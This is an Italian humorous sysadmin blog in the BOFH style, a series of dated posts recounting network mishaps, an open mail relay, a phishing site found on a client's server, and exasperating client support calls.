IO - Ed il mac id XX:XX:XX:XX:XX:XY?

Bart - Sempre porta 24.

IO - Il che significa che c'e' un altro switch da qualche parte.

Acchiappo il cavo che esce dalla porta 24 e lo seguo fino a che non sparisce dentro al patch-panel.

IO - Hai sottomano la mappa dell'ufficio di \$noivendiamobigliettisuinternet?

Bart - No, ma posso prenderla sottomano.

Cosa fa' l'applicazione X ?

IO - Ok, devi dirmi in quale ufficio e' la porta di rete X.YY

Bart - ... non ci crederai ma e' l'ufficio 24...

IO - In questo momento credo a tutto. (*rivolto a B*) Dove sta l'ufficio 24?

B - Da quella parte. Ma non c'e' nessuno in questo momento.

IO - Come "in questo momento"?

B - Lo usiamo un po' come stanza di sgombero e di tanto in tanto quando ci sono qui quelli di \$noivendiamoariafrittaacaroprezzo ci si mettono loro.

Ci avviamo verso l'ufficio 24 che si rivela chiuso, B scappa a prendere le chiavi. Dopo aver spostato un po' di scatoloni trovo la presa di rete a cui e' collegato un cavo (ovviamente), il cavo scompare dentro ad un armadio da cui proviene un ronzio sospetto. L'armadio e' ovviamente chiuso. Stacco il cavo di rete tanto per essere tranquillo.

IO - (*rivolto a B*) Dove sono le chiavi di questo armadio?

B - Credo le abbiano quelli di \$noivendiamoariafrittaacaroprezzo.

IO - Be', secondo me qua dentro c'e' uno dei famosi computer che stanno spedendo immondizia, quindi direi che e' necessario aprirlo.

B - Hemmm... io non le ho le chiavi.

SBAMM, SCRANG, SWANG, RI-SBANG E l'armadio e' aperto.

IO - Il conto mandalo a quelli di \$noivendiamoariafrittaacaroprezzo.

E dentro... ci sono 4 bei computerini attaccati ad uno switch (di quelli casalinghi), attacco un monitor ed una tastiera e vedo un bellissimo Windows 2003 server farmi ciao ciao. Provo a fare login come 'Administrator' senza password... ed entra. Alla faccia del 'supersicuro'...

Faccio un rapido controllo e scopro che dei 4 pc nessuno ha una password di Administrator piu' sicura di 'password', taccio sulla quantita' di immondizia presente, tra worm, bots, zombie e chi piu' ne ha piu' ne metta.

Mentre sto' ravanando il cellulare di B si mette a suonare, lei risponde mentre io ravano, dopo un po' i suoi cazzotti sulla mia spalla mi fanno capire che vuole parlarmi.

B - (*indicando il telefono*) C'e' qui' quello di \$noivendiamoariafrittaacaroprezzo, pare che adesso non riescono piu' a collegarsi al "loro server di test".

IO - Digli che il loro server di test e' il buco del culo di internet, e che se questa e' la loro idea di un sistema sicuro ne hanno da mangiare di biada.

E' risultato poi che il loro "server di test" era collegato via VPN con la loro rete dell'ufficio che, ovviamente, e' piu' bucata di un colapasta.

Davide

22/09/2008 00:00

Meglio Stare Zitti

E' un bel (si fa per dire) Lunedì mattina quando mi arriva una telefonata da CLiente.

CL - Non riusciamo piu' a ricevere le niews da \$venditoredifumo

IO - Come non riuscite piu' a riceverle?

CL - Fino alla settimana scorsa ricevamo una niews settimanale da \$venditoredifumo, adesso non ci arriva piu'.

IO - Hummm... 'momento che controllo...

Guardo un po' e scopro che CL (o meglio, qualcuno della la sua ditta) ha girato la manetta del 'controllo antispam' da "marca lo spam" a "DISTRUGGI SENZA PIETA'".

IO - Ah, ecco, vedo che avete cambiato le impostazioni del sistema di controllo antispam per cancellare le mail marcate come spam immediatamente invece di marcarle come facevate prima, questo e' probabilmente la causa. Probabilmente quelle mail sono considerate come spam dal nostro sistema, con le mail inviate in automatico capita spesso. Potete mandarmi un esempio di tale mail come allegato? Non un semplice 'invia', un 'invia come allegato'. Così ricevo la mail con tutti gli header... vedete su \$knowledgebase come fare.

Così mi arriva questa roba, e scopro subito con mio grandissimo disappunto che l'affare e' una cagata di accrocchio xml/html rismandruppato con roba binaria nel mezzo. Forse mi sbaglio ma ho la vaga sensazione che sto coso sia quella patetica scusa di formato che Microsoft sta' cercando di vendere come nuovo standard internazionale per i documenti.

Dopo un'oretta circa passata a cercare di trovare qualche cosa che sembri un'header di posta dentro sta chiavica lascio perdere, una (rapida) ricerca nei log dello scanner di posta non mi ritorna nessun risultato.

Il giorno dopo sono impegnato tutto il giorno con l'esplosione del database server, quando quello e' finito mi ritrovo a fare lo Scherlock Holmes per scovare chi e dove usa quale subnet nella galassia di subnet che abbiamo assegnate dal nostro ISP, perche' il nostro ISP apparentemente non lo sa piu' (se le sono perse), noi non lo sappiamo ed i clienti non lo sanno manco loro. Quindi si tratta di fare login **su ogni singolo maledetto router** e controllare a mano.

Poi e' stata la volta del server di qualcun altro il cui RAID ha deciso di prendersi una vacanza sempiterna e mi ha tenuto inchiodato per un'altra giornata. Al termine di quello c'e' stato un'altro casino con la solita \$merdavigliosa applicazione (che adesso dovrei pure spiegare ai miei colleghi come funziona (o funzionerebbe)).

Insomma, tra una palla e l'altra, non sono riuscito a fare un tubazzo di niente per una settimana e mezza e siamo arrivati a giovedi' che sul problema di CL non ci ho fatto un tubazzo. Ed e' a questo punto ovviamente che mi arriva una telefonata dalla nostra segretaria.

W - C'e' CL al telefono che vuole sapere a che punto siamo con il suo problema...

IO - CL ? CL chi? Che problema? Cosa? Dove? Quando???

Mi metto a rileggere i ticket della settimana trascorsa mentre il mio mononeurone scartabella tra i polverosi banchi della mia memoria biologica. Dopo un paio di minuti riesco a ritrovare la cacata pseudo-binaria/html/xml ed un barlume di comprendonio si accende nel vuoto della mia scatola cranica.

IO - Ah, questa roba.. hemmm...

Cosa fa' l'applicazione X ?

W - Vabbe', io te lo passo eh

Bello, e adesso che capperò gli dico a questo?

CL - Salve, sono CL.

IO - Salve

CL - Volevo sapere a che punto siamo con il nostro problema.

IO - Sì, dunque, ho fatto un po' di ricerche nei log per trovare il nesso ed il connesso e sembra che il problema sia nell'assenza dell'envelope nell'invio, così ho provato a girare la whitelist ed aggiungere l'ip nel filtro di backlog con la tiotimolina e ad applicare il Phlebotinum alla riscrittura dell'indirizzo...

CL -(silenzio)

IO - Scusi, ma è un po' un problema tecnico...

CL - (ripigliandosi) Sì, sì... capisco...

IO - E non sapendo bene quando queste 'news letter' arrivano è un po' una questione di andare per tentativi...

CL - Ah, bene. Comunque, da un paio di giorni funziona tutto benissimo, quindi credo che il tentativo sia riuscito.

IO - Ah sì? Bene, allora considero il problema chiuso, e se capita di nuovo mandi una mail che vedremo.

Meglio stare zitti...

Davide

29/09/2008 00:00

Indiana BOFH e l'Ultimo Cavo Incrociato

E' un bel mercoledi' soleggiato, io sono appena rientrato dalle mie ferie (sigh sob) ed ho appena scoperto che entrambe le nostre segretarie sono in ferie, il Dinamico Duo Bert+Bart e' in ferie, W e' in ferie pure lui e... vabbbe' per farla in breve ci sono solo io in ufficio.

Il che mi da l'opportunita di sistemare il report delle ferie da postare ed altre cose e di tanto in tanto pratico la mia Risposta Patentata da Bionda Scema (patentata pure lei) quando suona il telefono. Ed e' cosi che mi ritrovo a parlare al telefono:

IO - Sono D di \$networkgestapo.

CL - Salve sono CL di \$librielibroni

IO - Mi dica.

CL - Dovrei parlare con Bart.

IO - Guardi, oggi in ufficio ci sono solo io, quindi *chiunque* lei cerchi la risposta e' sempre "e' in ferie". Posso esserle utile?

CL - Ah... be... allora, noi abbiamo questa VPN che ci serve per le filiali per consultare il database e...

E mi spiega la rava e la fava, io intanto controllo sul nostro database e vedo che il loro server di autenticazione (Solaris) usa un qualche accrocchio di programma per scaricare l'elenco degli utenti e delle autorizzazioni da un server AD che *non e'* gestito da noi.

CL - ... e quindi adesso i nuovi utenti non riescono a collegarsi.

IO - Suona quasi un problema di aggiornamento del database utenti dal vostro server AD. Ha provato a domandare a CL2 che si gestisce il server AD?

CL - CL2 e' in ferie.

IO - Ah ecco, io ho qui' anche un riferimento a CL3 che...

CL - Non siete i soli ad essere ridotti all'ultimo uomo.

Vedo che il male e' comune...

IO - Ok. Vedo un momento...

Cosi' mi collego al server di autenticazione e guardo un po' i log. E che cosa ti vedo? Che il server AD non risponde piu' alle query LDAP. Ma pensa te che strano!

IO - Sembra proprio che il problema sia sul server AD.

CL - Come' che si chiama quel server che vado a vedere?

E fu cosi' che CL prese la strada della sala macchine e dopo tanto ravanare e tanto rimaneggiare ritorno' al telefono.

CL - Puoi provare a vedere se adesso funziona meglio?

IO - Hummm... *clickkety-click* Si, adesso sta importando i nuovi utenti.

CL - Ah bene.

IO - Posso sapere che era successo? Cosi' tanto per riferimento?

CL - Heee... be', CL2 ha finito di installare il nuovo server che dovremmo usare come server interno, solo che poi prima di metterlo online e' partito per le ferie, ed io volevo giocare... hemmmm... provare a vedere come funziona, allora l'ho attaccato e collegato con l'ultimo cavo che era rimasto allo switch, solo che il cavo era di tipo incrociato, allora ho pensato, be' se stacco uno degli altri server e li collego insieme, tanto il cavo e'

Cosa fa' l'applicazione X ?

incrociato no? e allora funziona lo stesso.

Io cerco un attimo di capire che accidenti sta dicendo questo tipo, il cavo incrociato che funziona lo stesso? Poi lascio perdere che tanto non lo capiro' mai.

IO - Quindi... in soldoni, hai staccato il server sbagliato?

CL - Heee... ma era attaccato con un cavo incrociato...

IO - Si ma era attaccato allo switch?

CL - No, era attaccato all'altro server.

IO - (*pensando: ma tutti io li trovo?*) Attaccare un server con l'altro, cavo incrociato o meno, non funziona.

CL - Me ne sono accorto.

IO - Bene.

CL - Hai idea di come potrei collegare il server nuovo?

IO - Che ne dici di "aspetta che rientri CL2"?

CL - Ma mi e' rimasto l'ultimo cavo che pero' e' incrociato e...

Ma tutti io li trovo?

Davide

10/06/2008 00:00

Stesso Ufficio, Stessa Sala Riunioni...

Stesso SL e stesse domande idiote. Sto parlando (ovviamente) dell'ufficio di \$brancodipaguri, dei quali ho ri-assunto la gestione della rete data l'impossibilita' (loro) di trovare qualcuno vagamente competente per gestirla, come gia' narrato precedentemente.

E cosi', quando l'altro ieri SL ha chiamato per una serie di problemi con una delle applicazioni in testing, io avevo gia' capito quale era il problema, avendo penato per svariate ore per spiegare il problema ad SL un sei o sette anni fa. In effetti, fu una spiegazione molto lunga, con disegni e frecce che occupo' la buona parte della prima riunione che feci con SL quando assunsi l'incarico di Sysadmin.

Spiego rapidamente la situazione: \$brancodipaguri ha una soluzione classica con un firewall che protegge la LAN ed una DMZ. I server in DMZ hanno il loro IP "reale" come 10.x.y.z, mentre l'IP pubblico viene NAT dal firewall all'occorrenza. In concomitanza con cio', alcuni PC della LAN sono "esposti" ad internet tramite NAT dal firewall stesso. Non domandatemi il perche', e' una storia molto lunga e molto complessa. Io ho cercato molte volte di rettificare la situazione ma per vari motivi (SL per lo piu') non mi e' mai riuscito. Il risultato e' che se si cerca di contattare uno di questi 'server' usando il suo indirizzo IP pubblico dalla LAN, la connessione cade nel vuoto perche' il firewall non fa' SNAT per connessioni verso la LAN.

Io cercai piu' volte di spiegare il problema (la lezione prodotta si intitolava "the big bad internet") ad SL, ma l'unica cosa che ottenni fu un core-dump del cervello di SL. No, non e' stato un bello spettacolo.

Adesso sono di nuovo qui. Il problema stavolta e' che qualche pisanone ha deciso di "provare" una qualche applicazione di CRM installandola sul suo lapdog e qualcuno di \$immensasocieta vorrebbe provare tale applicazione dagli uffici principali. UL (no, non lo stesso UL) che mi ha sostituito, ha applicato il NAT, ma si e' ritrovato a corto di parole quando tutti gli hanno fatto notare che dalla LAN adesso l'applicazione non funziona piu'. La mia spiegazione telefonica non e' stata sufficiente e la mia soluzione (aggiungere l'IP interno nel DNS interno) non e' stata capita. Ragion per cui, mi ritrovo qui. Stesso ufficio, stessa sala riunioni, stesso SL e stesse domande idiote.

SL - Ma se io sono a casa e provo a collegarmi funziona tutto, perche' non puo' funzionare uguale da qui?

IO - Mi pare di averlo gia' spiegato almeno 3 volte, di cui una per iscritto. E' il modo come internet funziona. E le soluzioni (due) sono scritte nella stessa mail.

SL - Ma io non voglio mettere il portatile nella DMZ.

IO - E allora si tratta di cambiare il DNS interno.

SL - Hemmm... Non possiamo cambiare il DNS interno.

IO - Oh bella, e perche' no?

SL - Perche'.... e' una roba che dipende da \$immensasocieta.

IO - ? E da quando? L'ultima volta che abbiamo discusso di networking (ok che era un sei-sette anni fa) quelli non distinguevano una scheda di rete da un cannolo alla crema.

SL - Si bhe'...

IO - Con chi bisogna parlare ad \$immensasocieta per quella roba?

UL - No, lascia perdere... e' che... hemmmm...

IO - Hemmm?

UL - Non lo abbiamo piu' il DNS interno.

IO - ?? Come sarebbe a dire che non lo avete piu'? Il DNS era parte integrante del DC che il precedente UL spese diversi giorni per installare.

UL - Si bhe hemmm... diciamo che abbiamo avuto una serie di problemi e... insomma non si puo' fare.

Tiro ad indovinare qui. Qualcuno (un UL a caso) ha perso la password di Administrator, cosi' ha provato ad

Cosa fa' l'applicazione X ?

installare un nuovo DC ed ha fatto un gran casino. Ringraziando Santa Genoveffa, io mi devo gestire solo la parte relativa a Linux, quindi una scrollata di spalle e' tutto cio' che mi serve per dimenticarmi del problema.

IO - In tal caso o sposti il swerver in DMZ o te lo scordi.

SL - Ma senti, questa storia dello swat...

IO - SNAT

SL - ...si, quel che e'... perche' non lo aggiungiamo al firewall?

IO - Gia' te lo spiegai diverse volte. **Tu** non vuoi che il firewall faccia SNAT sulle connessioni verso la LAN, perche' se lo fai, il server in questione non e' piu' in grado di distinguere **da dove arriva** la connessione. Tutte sono dal firewall. E dato che sono sicuro che avete una caterva di cagate in giro per la rete che sono malconfigurate, avere tali cagate che non sanno piu' da che parte arrivano le connessioni e' sicuramente una bruttissima idea.

SL - Ma...

IO - Per fare dei test su una applicazione che quasi sicuramente non funziona poi, non mi sembra proprio una soluzione, mi sembra un preludio al disastro.

UL - Come fai a dire che non funziona?

IO - L'ha scelta UL2 giusto? Eccotelo dimostrato.

UL - Ma no, in generale funziona... ci sono un paio di problemi pero'...

IO - (*scuotendo la testa*) No guarda, le cose sono in digitale, (*contando sulle dita*) **funziona** oppure **non funziona**. Dove "funziona" si definisce come "fa quello che voglio, come lo voglio, quando lo voglio ed ogni volta che lo voglio", e "non funziona" e' tutto il resto. Questo coso fa quello che vuoi, come lo vuoi, quando lo vuoi ed ogni volta che lo vuoi?

UL - Bhe, non proprio pero'...

IO - E allora e' un "non funziona".

SL ed UL rimunginano per un po'. Tanto lo so gia' che cosa arriva dopo.

SL - Senti, mettiamo questo Swat o Squat o come diavolo si chiama sul firewall.

IO - Mandami una mail quotandomi la mia, cosi' quando le cose andranno ka-bumm, almeno potro' dirti che 'te lo avevo detto'.

UL - Quanto ci mettiamo a fare questa cosa?

IO - A fare la modifica sul firewall? Cinque minuti. A ripulire i casini che succederanno dopo? Possiamo anche metterci cinquant'anni.

La modifica sul firewall e' fatta alle 13.45, adesso vediamo quanto ci mette qualche cosa a fare ka-bumm...

Sigh. La storia si ripete sempre: non mi danno **mai** retta.

Davide

13/10/2008 00:00

KaBUM!

Be', non ci hanno messo molto...

Allora, la volta precedente, avevo narrato di come SL non avesse la piu' pallida idea di come funziona una rete, il che non e' tragico dato che un sacco di gente non lo sa, ma di solito quelli non si fregiano del titolo di "ICT SuperLusers" e non cercano di fare giochetti strani con Nat e Pat.

Comunque, dietro diretta richiesta avevo aggiunto un SNAT in modo da rendere una macchina all'interno dell'ufficio raggiungibile usando un IP pubblico sia dall'interno che dall'esterno dell'ufficio. Dopo le mie rimostanze ed i miei avvertimenti su cio' che potrebbe succedere.

Dopo due giorni e' arrivata la bomba.

SL - ...e cosi' non riusciamo piu' ad inviare mail a nessuno!

IO - Ok, ma se cerchi di spedire mail che succede?

SL - Non arriva.

IO - Ho capito che non arriva, ma dovra' arrivarti un qualche messaggio di errore no?

SL - No.

IO - Ok, mandami una mail a me che vedo che succede.

SL - Ma se la mail non ti arriva...

IO - Mandami sta' mail che poi ci penso io ad andarmela a cercare.

Cosi' seguo il giro del fumo e trovo l'arrosto: il loro server di posta e' in tutte le blacklist dell'universo conosciuto.

Un paio di giri di mail e scopro il bandolo: pare che adesso \$brancodipaguri abbia un mail server che fa da relay per il mondo intero. Un paio di verifiche e scopro che il mail server incriminato risiede su quella famosa macchina che e' in NAT. O meglio, l'IP e' lo stesso ma la macchina e' un'altra. Richiamo SL.

IO - Che e' successo a quella famosa applicazione di CRM?

SL - Huh? In che senso?

IO - Nel senso che il famoso "server" che doveva ospitare tale CRM adesso e' un mail server aperto a pigs+dogs.

SL - Hemmm... non ne ho idea, UL2 adesso non e' qui'... quando lo vedo glielo domando...

IO - Si', e nel frattempo io disabilito quella macchina che sta impestando tutta internet.

SL - Nonno, un momento.. che se UL2 l'ha messa cosi' ci sara' un motivo...

IO - Quale parte di "impestando tutta internet" non e' chiara?

Disabilito il NAT in modo che il pc non sia piu' raggiungibile da internet e noto anche che tra le varie schifezze che girano su sto coso adesso c'e' anche un client bittorrent.

Dopo un paio d'ore richiamo SL.

SL - Il server e' stato sostituito perche' l'applicazione e' stata considerata non sufficientemente efficiente per le necessita' operative...

IO - Se mi dici "non funzionava" mi basta. *(per la serie "cosa ti avevo detto?")*

SL - Hemmm... e cosi' UL2 ha deciso di provare una nuova applicazione, che il nostro nuovo consulente \$noiaffittiamoariacalda gli ha dato su un CD, lui ha avviato il pc e basta.

IO - E cosi' si e' ritrovato nell'allegria combriccola di chi spamma e distribuisce virus e p0rn.

KaBUM!

Cosa fa' l'applicazione X ?

SL - Come sarebbe a dire?

IO - Su quel coso c'e' anche un bel software di P2P con una collezioncina di video piu' porno che no.

SL - ...io di questo non ne sapevo niente...

IO - Vedo che le cose non sono cambiate per niente negli ultimi 5 anni...

Davide

20/10/2008 00:00

Io phisho, tu phishi, egli...

Ed eccoci di nuovo a narrare le disavventure del swerver di CL, ne sentivate la mancanza? Io no. Decisamente. Allora, dopo la totale debacle, l'attivita' di amministrazione era stata ripassata a noialtri, ma dopo un po' CL era stato ri-autorizzato ad accedere al server e ~~fare danni~~ apportare modifiche alla configurazione.

Ovviamente noialtri stavamo scommettendo su **quando** sarebbe capitato il successivo cataclisma. Cataclisma che non ha tardato a verificarsi.

Stamani infatti ricevo una mail da \$isp che dice (piu' o meno):

```
Warning! Il vostro account XYZ per il server $serverdiCL e' stato sospeso
in quanto abbiamo rilevato che tale server ospita un sito di phishing.
Per ulteriori informazioni vedere...
```

E giu' una sfilza di riferimento di che roba e' il "phishing". Che io non devo dirvelo eh?.

Quello che purtroppo e' mancante in questa dannata mail e' **dove accidenti sta** il 'sito' incriminato tra i millemila siti che sono ospitati in quella maledetta macchina.

Comincio percio' con il fare login sul swerver e vedere che accidenti ha fatto CL negli ultimi 3 o 4 giorni. E gia' vedo una cosa che non mi garba manco un po'. Pare che ultimamente CL abbia imparato cosa e' ".bash_history". In particolare ha imparato a fare un "rm .bash_history" **come primo foxxuto comando ogni volta che fa login**.

Vado a vedere quali sono i siti modificati negli ultimi 3-4 giorni, una caterva (ovviamente). Ok, cosi' non arrivo a niente. E' il momento di prendere in mano il telefono. Comincio percio' con una bella telefonata a \$helldesk_di_isp per sapere quale e' l'URL di quel sito di phishing, zappo via l'intero sito (dopo averne fatto un bel backup) e poi procedo con una bella mail ad UL (capo di CL) spiegando il come, il cosa ed il perche' e quindi mi metto in attesa dell'ecatombe.

Un paio di ore dopo suona il telefono...

UL - Sono UL.

IO - Salve, aspettavo la chiamata.

UL - Si, ma io non ho mica capito il problema...

IO - Allora, lei lo sa che cosa vuole dire "phishing" vero? (*pensando: che se non lo sai cosa cazzo ci fai a fare il capo dell'ICT di una ditta che rivende spazio su interdet?*)

UL - Si'... credo...

IO - Bene, pare che uno dei siti che sono ospitati sul vostro server sia un sito di phishing che pretende di essere il portale di accesso di \$notoistitutodicredito.

UL - Ma come e' possibile?

IO - Tiro ad indovinare: un CL a caso ha fatto un'aggiornamento di uno dei siti tirando dentro delle schifezze che non avrebbe dovuto tirare dentro o ha installato una qualche cazzata che ha permesso a qualcun altro di installare la suddetta schifezza.

UL - Ma gli ho detto di stare attento a quello che fa!

IO - Infatti e' attentissimo a non lasciare tracce. Pare che adesso la prima cosa che fa quando fa login sia cancellare tutto lo storico dei comandi della volta precedente.

UL - Come sarebbe a dire?

Cosa fa' l'applicazione X ?

Mettete qui, se vi pare, la spiegazione di che roba e' l'history dei comandi.

IO - ... quindi avendo rimosso l'history non sono in grado di dire che cosa e' stato fatto sul server.

UL - ...ho capito. Il sito lo avete trovato?

IO - Si', mi sono fatto dare gli estremi dall'ISP. Ma il problema non e' solo quello, non sapendo come questa roba sia entrata sul server c'e' sempre la possibilita' che il server sia stato 'bucato' e che vi siano software non autorizzati installati sopra. Io suggerirei una reinstallazione completa del server.

UL - ??? N'altra volta??

IO - E' l'unico modo di essere sicuri di aver rimosso qualunque schifezza dalla macchina. Ovviamente significa tenere il server off-line per una giornata.

UL - Grrr.... ho capito... quando e' che potete fare la reinstallazione?

IO - Hummm... devo vedere con Bart quando possiamo andare alla co-lo e portarlo in ufficio, credo fine settimana al piu' tardi.

UL - Ok, voi procedete e intanto che ci siete **rimuovete la login di CL**. Io adesso vado a rimuovere qualche cosa d'altro...

Shit, meet fan; fan, meet shit; have a nice day.

Davide

27/10/2008 00:00

Dacci Oggi Il Nostro SPAM Quotidiano

Andiamo con ordine. \$NetworkGestapo fornisce l'opera di antispam ed antivirus per una serie di societa' che a) non hanno modo di farlo (perche' usano Sexponge o altro pattume) o b) non hanno voglia di farlo. Per provvedere tale servizio noi abbiamo un sistema di scanning che e' composto da server di input (cluster di 4 servers), server di scanning (cluster di 8 servers) e server di output (cluster di 4 servers).

Ogni mail che arriva nei server di input subisce un pre-lavaggio in cui il destinatario e' verificato contro un database di possibili destinatari, se il destinatario e' sconosciuto (e noi abbiamo un elenco per quel dominio), la mail viene rigettata immediatamente, se il destinatario e' conosciuto si procede con il resto del ciclo.

Allo scopo di ridurre il quantitativo di schifezze che entrano, un paio di giorni fa abbiamo deciso di dare una "stretta" al numero di "bounces" che processiamo. Il che significa che, se il cliente in questione usa il nostro server anche per **inviare** la posta oltre che per riceverla, ogni mail che arriva da MAILERDAEMON con "destinatario sconosciuto" viene controllata e, se il (supposto) destinatario del rimbalzo non ha **mai** inviato una mail al supposto ricevente, la mail viene semplicemente archiviata in /dev/null.

Dopo un po' di verifiche abbiamo osservato una riduzione di circa l'8% nel traffico di mail che e' passato ai server di scanning.

Naturalmente, nessun sistema di scanning anti-spam e' perfetto, quindi c'e' sempre la possibilita' che una mail "legittima" sia marcata come Spam o viceversa. Per questo noi suggeriamo sempre ai nostri clienti di non impostare il sistema per **cancellare** la posta ma marcarla e basta o inviarla verso una apposita casella di 'spam', cosi' da poter controllare a mano il risultato.

Ok, adesso avete una vaga idea di come stanno le cose. Stamani, mentre mi stavo ancora togliendo gli stivali, comincia a suonare il telefono. Dato che la nostra segretaria non e' ancora arrivata acchiappo il telefono e sento chi e'. Ed e' CL, che e' uno dei nostri famosi clienti che usano il nostro sistema sia per ricevere che per inviare la posta.

CL - Non riceviamo piu' la posta!

IO - Come "non la ricevete piu'"? Da quando?

CL - Ma, non sono sicuro, credo un paio di giorni.

IO - Momento che guardo...

Faccio login e controllo il log dello scanner, e vedo subito una caterva di mail inviate negli ultimi 2 giorni.

IO - Ma vedo qui' almeno 200 mail solo ieri, di cui un centinaio marcate come spam, vedo che le mail sono inviate al vostro server senza problemi, e l'ultimo risultato e' "queued for delivery", quindi direi che la mail vi arriva senza problemi.

CL - Si, ma...

IO - Ma cosa?

CL - Fino ad un paio di giorni fa' ricevevamo qualche cosa come 20000 mail di spam al giorno...

IO - Hummm... un po' tanto... ma erano marcate come spam?

CL - Si', un paio non erano marcate ma le ho sempre inviate a voi per l'analisi...

IO - Ah be, se "un paio" non erano marcate allora andiamo bene. E quale sarebbe il problema?

CL - He... erano 20000 mail.

IO - Si', questo l'ho capito... e che problema c'e'?

CL - E' che adesso riceviamo a mala pena un migliaio di mail di spam al giorno... che fine ha fatto il resto dello spam?

Cosa fa' l'applicazione X ?

IO - (*pensando: ma che ca\$\$o te ne frega di che fine ha fatto?*) Be', e' possibile che riceviate meno spam perche' ve ne mandano di meno o perche' noi controlliamo meglio se le mail sono **ovviamente** spam e non le riceviamo manco piu', ma che problema vi pone il fatto di non ricevere **spam**?

CL - E' che mi sembra un po' strano... da 20000 a 1000.... insomma, non e' che stiamo perdendo della posta?

IO - Molto difficile, dato che le mail che noi rifiutiamo sono **sempre** rimbalzi da server di posta con indirizzi fasulli, quindi se non avete nessuno da voi che si chiama "mailer daemon", e' spam e basta.

CL - Ma non sono molto convinto... io preferirei ricevere quella roba.

Rimango basito per un po'...

IO - Hemmm... mi sta dicendo che lei **vuole lo spam**?

CL - Si'.

IO - ...ok... puo' per cortesia mandarmi una mail all'help-desk? Così tutto l'ufficio potra' farsi due risate quando richiamera' per dirci il contrario?

...non sono mai contenti...

Davide

11/03/2008 00:00

Io voglio COSA?? Per fare CHE????

Sgrunt e doppio sgrunt! La settimana si preannuncia con un finale *de fuego*, anche se e' venerdi'.

Per prima cosa, ieri sera mi sono accorto che la moto "scodinzolava", ed un tizio mi ha segnalato che qualche cosa non funzionava sul retro... cosi' arrivo a casa guardo e mi ritrovo con una vite piantata nel copertone! Ma pork...

Stamani arrivo (in auto, con 40 minuti di ritardo sul mio solito orario), non faccio manco in tempo a sedermi ed arriva subito DaBoss in fibrillazione perche' il suo schifoso Mac ha deciso di brasare il suo calendario, in cui lui aveva religiosamente annotato tutti gli appuntamenti di lavoro per il resto dell'anno... sgrrrr.... non dico cosa dovrebbero fare quelli che si affidano ad un unico strumento (del menga), vero? Oooooookkkey, ripristina lo schifoso arnese dal backup, forza l'arnese a rimangiarselo.

E prima che cominciate a rompere i marroni con le varie 'agende' elettroniche, be' io ho una sola parola per voi: FILOFAX!

Poi arriva CL2 che lamenta che i suoi server sono irraggiungibili, sulla faccenda si scapicolla Bert, fresco fresco di ritorno dalle ferie, e scopre che un CL a caso, che ha, purtroppo, libero accesso al rack della co-locazione, ha deciso che il cavo di rete giallo non gli piaceva e l'ha staccato (no, non chiedete, e' una storia *mooolto* lunga), devo dirvi dove andava quel cavo di rete giallo o lo immaginate da soli? Larta di santa ragione CL e spedisce Bert alla colo con un nuovo cavo di rete giallo.

Poi ri-arriva DaBoss.

DB - Hei, hai gia' distribuito i token per \$merdavigliosaapplicazione a tutti?

IO - Quasi, Bert e J (*l'altra nostra segretaria*) non li hanno ancora perche' erano in ferie. In effetti stavo per prepararli.

No, non e' che "stavo per prepararli", in effetti non me ne poteva fregare di meno, ma proprio per togliermelo di torno vado a prendere il foxxuto "inizializzatore", la scatola dei tokens e mi avvio verso la Sala Macchine per fare il lavoro. Attacco il coso, avvio la "console", aggiungi token, ficca il token nel coso... Errore: se striscia fulmina... Inserite qui numerose bestemmie.

Ma stavolta se non altro so dove andare a cercare il **vero** messaggio di errore. Quindi mi dirigo a pie' sospinto verso /usr/local/ merdavigliosaapplicazione/ server/jboss/server/ merdavigliosaapplicazione/ logs/merdavigliosaapplicazione/ .log/numerocasuale **e li' dentro c'e' il vero log**. Perche' fate quelle facce?

Ed il "vero" messaggio di errore e'... CA out of capacity.

Che non e' che sia molto meglio di 'se striscia fulmina', ma almeno ho qualche cosa da dire all'*astinenza* teNNica. Percui mi attacco al telefono.

MS - \$merdavigliosasoftwarehouse...

IO - Sono D di \$networkgestapo, vorrei parlare con un tecnico per un problema con...

MS - Ma voi siete nostri clienti?

IO - Purtroppo si.

MS - Posso avere il vostro numero di licenza?

IO - *gli mitraglio il numero di licenza*

MS - Ah, il vostro supporto tecnico e' \$dittatadetali, dovrete chiamare loro.

Cosa fa' l'applicazione X ?

IO - ??? E da quando \$dittatadetaili e' il nostro supporto tecnico? Io ho sempre visto il **vostro** numero in tutti i documenti di supporto tecnico.

MS - Non ne ho idea, io qui' nel nostro bellissimo software di CRM ho l'indicazione che voi dovrete chiamare \$dittatadetaili...

Non c'e' ragione di incazzarsi con una povera segretaria che altro non fa' che leggere quello che c'e' scritto sul monitor, quindi chiamo \$dittatadetaili (DT).

DT - \$dittatadetaili.

IO - Sono D di \$networkgestapo, vorrei parlare con un tecnico per un problema con \$merdavigliosaapplicazione.

DT - Ma voi siete nostri clienti?

IO - No, noi abbiamo acquistato il prodotto direttamente da \$merdavigliosasoftwarehouse, ma a quanto pare adesso siete voi che vi occupate dell'help desk. Almeno cosi' mi hanno detto.

DT - Hemmm... ok, vediamo, che problema avete?

Cosi' gli spiego la rava e la fava. Lei promette di richiamarmi. Dopo una ventina di minuti noto che nella mia casellina di postina c'e' una maillina, da parte di \$dittatadetaili, diretta a helpdesk@\$merdavigliosasoftwarehouse, con CC a me che dice "sto' qui ci ha chiamato per un problema con il vostro software ma noi non abbiamo la piu' pallida idea di che cosa dovremmo farci, quindi gestitevelo voi". Oh che gioia.

Nel frattempo mi attacco al sito di \$merdavigliosasoftwarehouse e do' un'occhiata alla Knowledge Base e scopro che *adesso* la KB contiene una serie di documenti con le risposte alle *mie* domande, quelle che ho fatto negli ultimi due mesi da quando ho cominciato a cercare di far funzionare questo accrocchio... hummm... dovrei chiedergli i diritti?

Dopo un'oretta mi arriva una telefonata da \$merdavigliosasoftwarehouse:

Bob - ...che errore ti ritorna?

IO - CA out of capacity.

Bob - Hemmm... significa che la CA e' piena.

IO - Grazie. E che cappero vuole dire "e' piena"? Devo portare il server al cesso e farlo svuotare?

Bob - No... quanti token avete nel sistema?

IO - Al momento 8, ma dovremmo aggiungerne altri 4.

Bob - E la vostra licenza per quanti token e'?

IO - Visto che abbiamo acquistato un pacco da 10 token, mentre la licenza originale era per 5, io **suppongo** che la licenza inclusa con il pacco copra tutti e 10 i token. Quindi la nostra licenza dovrebbe coprire **almeno** 15 token no? Perche' che senso ha vendere un pacco di 10 token con una licenza attaccata se tale licenza non copre **l'uso** di tali token?

Bob - Hemmm... si dovrebbe...

